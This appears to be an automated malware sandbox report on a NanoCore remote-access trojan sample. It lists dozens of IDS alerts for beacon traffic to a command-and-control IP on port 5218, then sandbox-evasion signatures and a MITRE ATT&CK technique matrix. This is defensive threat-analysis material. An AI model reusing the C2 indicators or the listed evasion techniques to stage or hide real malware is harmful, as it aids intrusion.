ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986052182816766 05/26/22-23:03:41.176317
SID:	2816766
Source Port:	49860
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978752182025019 05/26/22-22:57:17.891220
SID:	2025019
Source Port:	49787
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981652182025019 05/26/22-22:59:40.683320
SID:	2025019
Source Port:	49816
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983052182816766 05/26/22-23:01:02.224827
SID:	2816766
Source Port:	49830
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978452182025019 05/26/22-22:57:04.272476
SID:	2025019
Source Port:	49784
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981952182025019 05/26/22-22:59:53.028818
SID:	2025019
Source Port:	49819

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982952182025019 05/26/22-23:00:54.368958
SID:	2025019
Source Port:	49829
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284983952182025019 05/26/22-23:01:55.905807
SID:	2025019
Source Port:	49839
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284984052182816766 05/26/22-23:02:03.691808
SID:	2816766
Source Port:	49840
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284983352182816766 05/26/22-23:01:20.521033
SID:	2816766
Source Port:	49833
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284983552182816718 05/26/22-23:01:32.044894
SID:	2816718
Source Port:	49835
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284981352182816766 05/26/22-22:59:23.359150
SID:	2816766
Source Port:	49813
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284985352182816766 05/26/22-23:02:58.303798
SID:	2816766
Source Port:	49853
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980952182025019 05/26/22-22:58:57.214975
SID:	2025019
Source Port:	49809
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982352182816766 05/26/22-23:00:19.115887
SID:	2816766
Source Port:	49823
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986352182816766 05/26/22-23:03:59.744768
SID:	2816766
Source Port:	49863
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980452182816766 05/26/22-22:58:33.462147
SID:	2816766
Source Port:	49804
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218498012841753 05/26/22-22:58:15.567728
SID:	2841753
Source Port:	5218
Destination Port:	49801
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984352182816766 05/26/22-23:02:16.034084
SID:	2816766
Source Port:	49843
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983952182816766 05/26/22-23:01:57.503381
SID:	2816766
Source Port:	49839
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985952182816766 05/26/22-23:03:34.975066
SID:	2816766
Source Port:	49859

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985652182025019 05/26/22-23:03:15.071719
SID:	2025019
Source Port:	49856
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979152182816766 05/26/22-22:57:38.723479
SID:	2816766
Source Port:	49791
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977152182816766 05/26/22-22:56:32.900519
SID:	2816766
Source Port:	49771
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980352182816766 05/26/22-22:58:28.062184
SID:	2816766
Source Port:	49803
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980052182025019 05/26/22-22:58:09.059966
SID:	2025019
Source Port:	49800
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980752182025019 05/26/22-22:58:44.885942
SID:	2025019
Source Port:	49807
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986152182816766 05/26/22-23:03:47.300693
SID:	2816766
Source Port:	49861
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979652182025019 05/26/22-22:57:49.469914
SID:	2025019
Source Port:	49796
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981752182025019 05/26/22-22:59:46.862759
SID:	2025019
Source Port:	49817
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978652182025019 05/26/22-22:57:10.680744
SID:	2025019
Source Port:	49786
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978852182816766 05/26/22-22:57:25.903337
SID:	2816766
Source Port:	49788
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983152182816766 05/26/22-23:01:08.320653
SID:	2816766
Source Port:	49831
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284976852182816766 05/26/22-22:56:20.953682
SID:	2816766
Source Port:	49768
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284976952182025019 05/26/22-22:56:26.199314
SID:	2025019
Source Port:	49769
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983452182025019 05/26/22-23:01:24.979877
SID:	2025019
Source Port:	49834

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284980152182025019 05/26/22-22:58:15.250696
SID:	2025019
Source Port:	49801
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284984452182025019 05/26/22-23:02:20.370858
SID:	2025019
Source Port:	49844
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284981152182025019 05/26/22-22:59:09.758921
SID:	2025019
Source Port:	49811
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982152182025019 05/26/22-23:00:05.205755
SID:	2025019
Source Port:	49821
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284986452182025019 05/26/22-23:04:04.336780
SID:	2025019
Source Port:	49864
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284985452182025019 05/26/22-23:03:02.819470
SID:	2025019
Source Port:	49854
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982152182816766 05/26/22-23:00:06.968002
SID:	2816766
Source Port:	49821
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981152182816766 05/26/22-22:59:11.357229
SID:	2816766
Source Port:	49811
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983152182025019 05/26/22-23:01:06.610183
SID:	2025019
Source Port:	49831
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978352182816766 05/26/22-22:56:59.419988
SID:	2816766
Source Port:	49783
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980152182816766 05/26/22-22:58:15.568079
SID:	2816766
Source Port:	49801
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980252182025019 05/26/22-22:58:20.166592
SID:	2025019
Source Port:	49802
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983552182025019 05/26/22-23:01:31.090286
SID:	2025019
Source Port:	49835
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284976852182025019 05/26/22-22:56:19.837362
SID:	2025019
Source Port:	49768
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982552182025019 05/26/22-23:00:29.822547
SID:	2025019
Source Port:	49825

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284978852182025019 05/26/22-22:57:24.224475
SID:	2025019
Source Port:	49788
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284986152182025019 05/26/22-23:03:45.715402
SID:	2025019
Source Port:	49861
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284978652182816766 05/26/22-22:57:12.301059
SID:	2816766
Source Port:	49786
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284979652182816766 05/26/22-22:57:51.224317
SID:	2816766
Source Port:	49796
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284981252182025019 05/26/22-22:59:16.016167
SID:	2025019
Source Port:	49812
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982052182816766 05/26/22-23:00:00.809134
SID:	2816766
Source Port:	49820
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284981552182025019 05/26/22-22:59:34.423976
SID:	2025019
Source Port:	49815
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982252182025019 05/26/22-23:00:11.334940
SID:	2025019
Source Port:	49822
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983252182025019 05/26/22-23:01:12.735332
SID:	2025019
Source Port:	49832
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981052182816766 05/26/22-22:59:05.241226
SID:	2816766
Source Port:	49810
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984252182025019 05/26/22-23:02:08.123445
SID:	2025019
Source Port:	49842
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980052182816766 05/26/22-22:58:10.847781
SID:	2816766
Source Port:	49800
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284986252182025019 05/26/22-23:03:51.787396
SID:	2025019
Source Port:	49862
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982452182025019 05/26/22-23:00:23.686878
SID:	2025019
Source Port:	49824
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985252182025019 05/26/22-23:02:50.506570
SID:	2025019
Source Port:	49852

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284981452182025019 05/26/22-22:59:28.246171
SID:	2025019
Source Port:	49814
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284980452182025019 05/26/22-22:58:32.441375
SID:	2025019
Source Port:	49804
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284979952182025019 05/26/22-22:58:02.999718
SID:	2025019
Source Port:	49799
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982352182025019 05/26/22-23:00:17.588964
SID:	2025019
Source Port:	49823
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	−
Timestamp:	23.105.131.228192.168.11.205218498292810290 05/26/22-23:00:54.737638
SID:	2810290
Source Port:	5218
Destination Port:	49829
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284983352182025019 05/26/22-23:01:18.862946
SID:	2025019
Source Port:	49833
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284984352182025019 05/26/22-23:02:14.277580
SID:	2025019
Source Port:	49843
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977552182816766 05/26/22-22:56:40.578439
SID:	2816766
Source Port:	49775
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

Data Obfuscation

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion


Writes to foreign memory regions

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	4 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Scheduled Task/Job	1 Windows Service	1 Access Token Manipulation	1 Obfuscated Files or Information	LSASS Memory	5 System Information Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	1 Scheduled Task/Job	1 Windows Service	1 DLL Side-Loading	Security Account Manager	2 3 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 Masquerading	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 Scheduled Task/Job	1 4 1 Virtualization/Sandbox Evasion	LSA Secrets	1 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

